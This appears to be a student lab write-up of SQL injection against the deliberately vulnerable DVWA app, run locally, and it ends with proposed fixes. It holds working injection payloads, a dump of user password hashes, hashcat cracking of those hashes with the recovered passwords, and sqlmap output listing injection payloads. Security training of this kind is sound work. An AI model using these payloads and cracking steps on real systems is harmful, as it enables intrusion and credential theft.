

Task 1: Perform SQL Injection of DVWA Manually

1. Setup DVWA

To start the DVWA, Run the XAMPP server and start the service of “**apache2**” and “**mysql**”.


```
kali@kali:~$ service apache2 start
(kali@kali)~$ service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Fri 2025-09-26 12:59:10 EDT; 6s ago
     Invocation: 5c2e1458fd76416faa53230be558829c
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 6306 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 6309 (apache2)
      Tasks: 6 (limit: 2197)
     Memory: 13.2M (peak: 13.6M)
        CPU: 134ms
   CGroup: /system.slice/apache2.service
           └─6309 /usr/sbin/apache2 -k start
             └─6312 /usr/sbin/apache2 -k start
               └─6313 /usr/sbin/apache2 -k start
                 └─6314 /usr/sbin/apache2 -k start
                   └─6315 /usr/sbin/apache2 -k start
                     └─6316 /usr/sbin/apache2 -k start

Sep 26 12:59:10 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Sep 26 12:59:10 kali apachectl[6308]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to >
Sep 26 12:59:10 kali systemd[1]: Started apache2.service - The Apache HTTP Server.

(kali@kali)~$ service mysql start
(kali@kali)~$ service mysql status
● mariadb.service - MariaDB 11.8.3 database server
   Loaded: loaded (/usr/lib/systemd/system/mariadb.service; disabled; preset: disabled)
   Active: active (running) since Fri 2025-09-26 12:59:29 EDT; 8s ago
```

Both services are now running.

Login into DVWA and set the security level to low.




Security level has set to low.

2. Identify a Vulnerable Input field


There is a section name SQL Injection which contain a form or URL parameter which interacts with the database.

URL: <http://127.0.0.1/dvwa/vulnerabilities/sqli/>



3. Perform Basic SQL Injection


For Example, if we enter ID 1, the code fetches the name of the first name and last name associated with that ID.



The code directly uses the ID in the SQL Query submitted by the user instead of checking so it becomes vulnerable.

Now we will enter the following payload and check what result we get.

Payload: 1' OR '1'='1'#



This changes the SQL query so that instead of requiring a specific ID, it shows all the users in the database. That's because the condition **1=1** is always true, so it bypasses the normal filter.

4. Extract Database Information


To extract the information from database, we use some SQL queries to retrieve database names, table names and column names.

To Extract the table information from the database, we use the following payload.

Payload: 'UNION SELECT table_name, NULL FROM information_schema.tables#


Now we will retrieve and display the columns of users table by using the following query.

Payload: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users'##



We can also access the usernames along with their encrypted passwords.


Payload: 'UNION SELECT user, password FROM users##



Encrypted Password Cracking

We can also crack the encrypted password using the Hashcat tool in Kali Linux.

First write all the hashes in a text file and save them in a location.



To crack the hashes,

- Open the terminal
- Type command: `hashcat -m 0 -a 0 hashes.txt rockyou.txt`

hashcat — Password Cracking Tool

-m 0 — hash type 0 = MD5

-a 0 — attack mode 0 = straight (dictionary).

hashes.txt — the file containing the hashes to crack

rockyou.txt — the dictionary/wordlist file (common passwords list)

```
root@kali:~/home/kali/Desktop/cracking# ./hashcat -m 0 -a 0 hashes.txt rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-Intel(R) Core(TM) i5-6300U CPU @ 2.40GHz, 2171/4406 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 5 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921510
* Keyspace..: 14344385
* Runtime...: 4 secs
```

```
Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921510
* Keyspace..: 14344385
* Runtime...: 4 secs

5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
8d3533d75ae2c3966d7e0d4fcc69216b:charley

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: hashes.txt
Time.Started....: Mon Sep 29 13:01:35 2025 (1 sec)
Time.Estimated...: Mon Sep 29 13:01:36 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 32710 H/s (0.29ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 4/4 (100.00%) Digests (total), 4/4 (100.00%) Digests (new)
Progress.....: 4096/14344385 (0.03%)
Rejected.....: 0/4096 (0.00%)
Restore.Point....: 2048/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: lovers1 -> samanta
Hardware.Mon.#1..: Util: 26%

Started: Mon Sep 29 13:01:17 2025
Stopped: Mon Sep 29 13:01:37 2025

root@kali:~/home/kali/Desktop/cracking#
```

5f4dcc3b5aa765d61d8327deb882cf99: password

e99a18c428cb38d5f260853678922e03: abc123

0d107d09f5bbe40cade3de5c71e9e9b7: letmein

8d3533d75ae2c3966d7e0d4fcc69216b: charley

5f4dcc3b5aa765d61d8327deb882cf99: password

5. Documents Findings

Record Successful Payloads & findings

Target: <http://dvwa/vulnerabilities/sqli/> (parameter id) — DVWA Security: Low

Payload:

```
'UNION SELECT table_name, NULL FROM information_schema.tables #
```

Finding: Returned several table names from the current database (this is a clear demonstration of information_schema access, and subsequent table enumeration).

Payload:

```
'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users' #
```

Finding: Returned column names for the users table (i.e., id, user, password) that could allow for targeted data extraction.

Payload:

```
'UNION SELECT user, password FROM users #
```

Finding: Returned user and password values from the users table (i.e., credential data—hashes or plaintext).

Proposed Fixes (short & actionable).

1. Use prepared statements / parameterized queries

Pull all dynamic SQL concatenation apart, and use parameter binding so user input can't modify the SQL structure.

2. Validate and whitelist inputs on the server-side

Do type/range checks (ex: id must be an integer) and reject or sanitize unexpected user input.

3. Enforce least-privilege privileges to DB accounts

The application DB user should be given the minimal necessary permissions (do not give access to information_schema if it is not needed).

4. Do not show detail DB errors to users

Let the users see a generic error message; all error messages and detail should log to the server for admins.

5. Secure password storage

Use bcrypt or Argon2, with per- user salts, (ex: password_hash() in PHP), and force reset that password if any data leaks are suspected.

6. WAF deployment / enable logging, alerts


Use WAF rules to block patterns associated with SQLi, and turn on logging/alerts for suspicious queries (UNION SELECT, information_schema, etc.)

Task 2: Perform SQL Injection using SQLMap + Burp Suite

1. Intercept Requests using Burp Suite

Type “**Burp Suite**” in the terminal

Configured Burp Suite as an HTTP proxy and turn on the intercept



Captured a vulnerable request.

The screenshot shows two windows. On the left is the Burp Suite interface, displaying a captured HTTP request in the 'Request' tab. The request is a GET to `http://192.168.18.6/dvwa/vulnerabilities/sqli/?id=3&Submit=Submit`. The raw request text is as follows:



```
1 GET /dvwa/vulnerabilities/sqli/?id=3&Submit=Submit HTTP/1.1
2 Host: 192.168.18.6
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.18.6/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit
8 Accept-Encoding: gzip, deflate, br
9 Cookie: PHPSESSID=4nc1uskh747k2bd6rko7r8u8; security=low
10 Connection: keep-alive
11
12
```

On the right is a web browser window showing the DVWA 'Vulnerability: SQL Injection' page. The page displays the results of a previous request: ID: 2, First name: Gordon, Surname: Brown. The 'More Information' section lists several links related to SQL injection.

The screenshot shows the Burp Suite interface with the 'Inspector' tab selected. The 'Request' tab is also visible, showing the same GET request as in the previous screenshot. The 'Inspector' tab displays the request details, including the request attributes, request query parameters, request body parameters, request cookies, and request headers. The request attributes section shows the following details:

- Request attributes: 2
- Request query parameters: 2
- Request body parameters: 0
- Request cookies: 2
- Request headers: 9

Saving the request in a text file.



2. Use SQL Map for Automated Injection

Open the terminal and type the following command

Command: sqlmap -r captured.txt -dbs

```
kali@kali: ~/Desktop
$ sqlmap -r captured.txt --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law s. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:01:40 /2025-09-29/

[14:01:40] [INFO] parsing HTTP request from 'captured.txt'
[14:01:41] [INFO] resuming back-end DBMS 'mysql'
[14:01:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=3' OR NOT 5423=5425#Submit=Submit

  Type: error-based
  Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=3' AND (SELECT 5358 FROM(SELECT COUNT(*),CONCAT(0x7162767871,(SELECT (ELT(5358=5358,1)))0x7176716b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)--- Hrq
dbSubmit=Submit

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=3' AND (SELECT 7676 FROM (SELECT(SLEEP(5)))hxmR)--- aeT0bSubmit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=3' UNION ALL SELECT CONCAT(0x7162767871,0x48686a73435978704568484e5174784867566578416c44724947784a646651454c7172656971666e,0x7176716b71),NULL#0Submit=Submit
---

[14:01:41] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.12, Apache 2.4.58
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[14:01:41] [INFO] fetching database names
available databases [6]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Databases Retrieved

1. dvwa
2. information_schema
3. mysql
4. performance_schema
5. phpmyadmin
